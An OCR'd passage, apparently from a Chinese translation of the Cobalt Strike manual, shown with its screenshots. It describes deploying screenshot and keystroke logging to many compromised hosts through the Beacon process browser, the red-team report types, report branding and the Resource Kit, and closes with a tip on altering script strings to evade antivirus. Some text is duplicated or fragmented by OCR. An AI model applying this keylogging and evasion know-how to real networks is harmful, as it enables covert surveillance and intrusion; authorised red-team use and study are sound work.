



进程浏览器


如果您突出显示多个信标并将其命令显示进程，Cobalt Strike 将显示一个进程浏览器，该进程浏览器还会指出进程来自哪个主机。Process Browser 的这种变体是将 Beacon 的后期开发工具同时部署到多个系统的便捷方式。只需按进程名称排序，突出显示目标系统上的有趣进程，然后按**屏幕截图**或**日志按键**按钮将这些工具部署到所有突出显示的系统。


如果您突出显示多个 Beacon 并让它们显示进程，Cobalt Strike 将显示一个进程浏览器，该进程浏览器还会指出进程来自哪个主机。Process Browser 的这种变体是将 Beacon 的后期开发工具同时部署到多个系统的便捷方式。只需按进程名称排序，突出显示目标系统上重要进程，然后按 **Screenshot** 或 **Keystrokes** 按钮将这些工具部署到所有突出显示的系统


大规模用户利用



external
internal
user
computer
108.51.97.41
10.10.10.189
jim.stevens
CEOSBOX
108.51.97.41
10.10.10.190
whatta.hogg
WS2
108.51.97.41
172.16.20.174
COPPER
108.51.97.41
172.16.48.80
WIN-MJDTGN3QOGK
108.51.97.41
192.168.2.66
CLIMBER
108.51.97.41
192.168.57.8
JOSHDEV
Interact
Access
Explore
Pivoting
Spawn
Session
Browser Pivot
Desktop (VNC)
File Browser
Net View
Port Scan
Process List
Screenshot
Tasked Beacons to log k
OK
Event Log
Processes
External
Internal
PID
PPID
Name
108.51.97.41
10.10.10.189
3464
3440
evil.exe
108.51.97.41
192.168.57.8
1832
1364
explorer.exe
108.51.97.41
172.16.20.174
2036
2528
explorer.exe
108.51.97.41
172.16.48.80
2692
2656
explorer.exe
108.51.97.41
192.168.2.66
2676
2652
explorer.exe
108.51.97.41
10.10.10.190
1076
296
explorer.exe
108.51.97.41
10.10.10.189
2868
2916
explorer.exe
108.51.97.41
172.16.48.80
840
660
FlashUtil32_
108.51.97.41
172.16.48.80
3476
2692
iexplore.exe
108.51.97.41
172.16.48.80
1096
3476
iexplore.exe
108.51.97.41
172.16.48.80
2580
3476
iexplore.exe
Kill
Refresh
Inject
Log Keystrokes
Scre



Input
Take screenshots for X seco
900
OK
Cancel
Event Log X
Processes X
External
Internal
PID
PPID
Name
108.51.97.41 10.10.10.189 3464 3440 evil.exe
108.51.97.41 192.168.57.8 1832 1364 explorer.exe
108.51.97.41 172.16.20.174 2036 2528 explorer.exe
108.51.97.41 172.16.48.80 2692 2656 explorer.exe
108.51.97.41 192.168.2.66 2676 2652 explorer.exe
108.51.97.41 10.10.10.190 1076 296 explorer.exe
108.51.97.41 10.10.10.189 2868 2916 explorer.exe
108.51.97.41 172.16.48.80 840 660 FlashUtil32
108.51.97.41 172.16.48.80 3476 2692 iexplore.exe
108.51.97.41 172.16.48.80 1096 3476 iexplore.exe
108.51.97.41 172.16.48.80 2580 3476 iexplore.exe
Kill
Refresh
Inject
Log Keystrokes
Scre



Cobalt Strike View Attacks Reporting Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external
internal
user
10.10.10.189 jim.stevens
10.10.10.190 whatta.hogg
172.16.20.174 whatta.hogg
172.16.48.80 raffi
192.168.2.66 bdade
192.168.57.8 josh.sokol


Event Log X
Processes X
Screenshots X
Keystrokes X
user computer pid when
bdade CLIMBER 2800 09/17 16:32:41
whatta.hogg WS2 3064 09/17 16:32:41
josh.sokol JOSHDEV 1744 09/17 16:32:42
whatta.hogg COPPER 2172 09/17 16:32:44
bdade CLIMBER 2800 09/17 16:32:46
whatta.hogg WS2 3064 09/17 16:32:47
jim.stevens CEOSBOX 3464 09/17 16:32:47
josh.sokol JOSHDEV 1744 09/17 16:32:47
whatta.hogg COPPER 2172 09/17 16:32:50
bdade CLIMBER 2800 09/17 16:32:51
whatta.hogg WS2 3064 09/17 16:32:52


Cobalt Strike View Attacks Reporting Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external internal user computer
10.10.10.189 jim.stevens CEOSBOX
10.10.10.190 whatta.hogg WS2
172.16.20.174 whatta.hogg COPPER
172.16.48.80 raffi
192.168.2.66 bdade CLIMBER
192.168.57.8 josh.sokol JOSHDEV







Reporting

Cobalt Strike 提供了多种报告选项，可帮助您了解数据并向客户呈现你的报告。

您可以配置大多数报告中显示的标题，说明和主机。

进入到“**Reporting**”并选择要生成的其中一个报告。Cobalt Strike 会将您的报告导出为 MS Word 或 PDF 文档格式。

报告类型

- **活动报告**（.pdf）

  活动报告提供了红队活动的时间表。

- **主机报告（.pdf）**

  主机报告按主机统计了 Cobalt Strike 的数据模型。此处记录了主机，服务，凭据和会话。

- **折衷报告指标**.pdf）

  该报告类似于威胁情报报告中的“折衷指标”附录。内容包括对您的 Malleable C2 配置文件的生成分析，您使用的域名以及您上传的文件的 MD5 哈希值。

- **会议报告**（.pdf）

  该报告提供了红队活动的完整信息。它捕获每个会话，该会话的通信路径，在该会话期间放置在目标上的 MD5 哈希值，并提供红队活动的运行日志。

- **社会工程报告**（.pdf）

  社交工程报告记录每一次点击的鱼叉钓鱼邮件，以及从点击的每个用户收集的内容。此报告还显示由系统探查器发现的应用程序。


- **战术，技术和程序报告（.pdf）**

  此报告将您的Cobalt Strike行动映射到MITRE的ATT&CK Matrix中。ATT&CK

描述了每个策略以及检测和解决方案。您可以在 https://attack.mitre.org 了解更多关于 MITRE 的 ATT&CK 的信息

自定义标签

Cobalt Strike 报告在第一页顶部显示 Cobalt Strike 图标。您可以用自己选择的图像替换来它。进入到 **Cobalt Strike** -> **Preferences** -> **Reporting** 并设置您要使用的图标。也可以设置强调色。强调文字颜色是报表第一页图像下方的粗线。



报告首选项

您的自定义图像应该是 1192X257px，设置为 300dpi。300dpi 设置是报表引擎以正确的大小呈现图像所必需的。

自定义报告

Cobalt Strike 使用特定于域的语言来定义其报告。您可以通过“ **Report Preferences”**对话框来加载自己的报告。要了解有关此功能的更多信息，请参阅 Aggressor Script 文档的“ 自定义报告”一章


Resource Kit

Resource Kit 是 Cobalt Strike 改变 Cobalt Strike 在其工作流程中使用的 HTA，PowerShell，Python，VBA 和 VBS 脚本模板的方法。同样，Resource Kit 可供 Cobalt Strike 库中的许可用户使用。进入到 **Help** -> **Arsenal** 下载 Resource Kit。


Resource Kit 附带的 README.txt 记录了包含的脚本以及使用它们的功能。要规逃避 AV 检查，请考虑更改这些脚本中的字符串或特征

